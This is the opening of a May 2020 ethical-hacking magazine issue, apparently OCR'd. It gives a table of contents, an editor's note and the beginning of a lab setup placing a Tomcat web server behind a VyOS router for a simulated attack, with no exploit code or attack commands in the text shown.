
Simplifying cyber security since 2016

# Hackercool

May 2020 Edition 3 Issue 5 Cyber Security Magazine



## REAL WORLD HACKING SCENARIO

Simulating and hacking a web server located behind a router.

Port Forwarding, SNAT, DNAT explained.

## METASPLOIT THIS MONTH :

Over 10 different exploit modules explained.

## HACKSTORY:

Kronos

## BUFFER OVERFLOW Explained:

Part :2 - Writing your own exploit.

## Linux Privilege Escalation : ( Cont'd)

*Then you will know the truth and the truth will set you free.*
*John 8:32*

# Editor's Note

*Hello aspiring ethical hackers. Hope you are all awesome and safe. We are back with our May 2020 Issue. With this Issue we will be delving into the main goal of our Magazine : simulating real world hacking scenarios.This has always been our goal and we have not lost sight of it all. Since we have completed all our pending Issues we are right back on our target, This scenarios will help our readers understand how hacking takes place in real world. For starting, we will deal with a scenario where a web server is behind the router but on another network. We will be creating this lab in Vmware and Virtualbox which means our readers can easily simulate it on their software. The target is a simple one this time. But we want our readers to learn some important things here like port forwarding, SNAT and DNAT etc. These are some of the networking topics that you will see in real world and knowledge of them is very important. Once you are through it, we can move to simulating complex networks.*

*WIn part 2 of our Buffer Overflow tutorial, our readers will learn how to write a simple buffer overflow exploit to the vulnerability we saw in our previous Issue. You will be doing this in python.*

*Apart from this, other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.*

*c.k.chakravarthi*

"THERE'S A MISCONCEPTION THAT TO BE A SECURITY EXPERT YOU MUST DABBLE IN THE DARK SIDE. IT'S NOT TRUE. YOU CAN LEARN EVERYTHING YOU NEED TO KNOW LEGALLY. STICK TO THE GOOD SIDE."
- MARCUS HUTCHINS

# INSIDE

See what our Hackercool Magazine May 2020 Issue has in store for you.

***********

**CREATING A REAL WORLD HACKING LAB AND HACKING IT**

# REAL WORLD HACKING SCENARIO


***For someone who is learning ethical hacking or penetration testing many doubts and questions arise. Some of this questions include how to hack a system behind a router or a firewall, how to do penetration testing over internet, how to hack if our attacker system is behind a router, how to do hacking when both systems are in different LANs, what's an IDS, IPS and Honeypot etc. Most of the ethical hacking courses perform their hacking scenarios with attacker and victim system's in the same LAN. That's easy to simulate and also easy to hack but their scenarios are very far from the real world. So we have decided to bring (or may be the correct word is resuscitate) a new feature called Real World Hacking Scenario (RWHS). Here we will simulate some of the real world hacking scenarios so that our readers can get some real world experience of ethical hacking. We want to make it a comprehensive tutorial and for this we will be teaching our readers how to create the LAB themselves and simulate the attack.***

***The first scenario we will be creating is a simple scenario of a web server behind a router. Most of the times we will not be seeing a web server behind a router as nowadays they are being hosted separately on dedicated servers (Bluehost, godaddy etc). But there may be some cases where some users may want to host a web server in their home out of enthusiasm or curiosity or just because they want to save some cash. It is this scenario we are simulating. The main thing readers should focus on here is learn about creating the labs on virtualization software.***

In this scenario, we will create an Apache Tomcat Server that is hosted behind a router. Imagine there is a common user who wants to set up a Tomcat web server at his home.As usual many homes have a router nowadays. This scenario has two parts. They are 1. Creation of the Vulnerable Lab and 2. Hacking into the target machine.

## 1. Creation Of The Vulnerable Lab.

This is the picture of the lab we are going to create.


INTERNET
External IP : 192.168.36.152
Hackercool
Attacker System : KALI LINUX
IP Address : 192.168.36.128
Internal IP : 192.168.55.1
Router or Gateway : Vyos
IP address : 192.168.55.10
Target System : My Tomcat Host

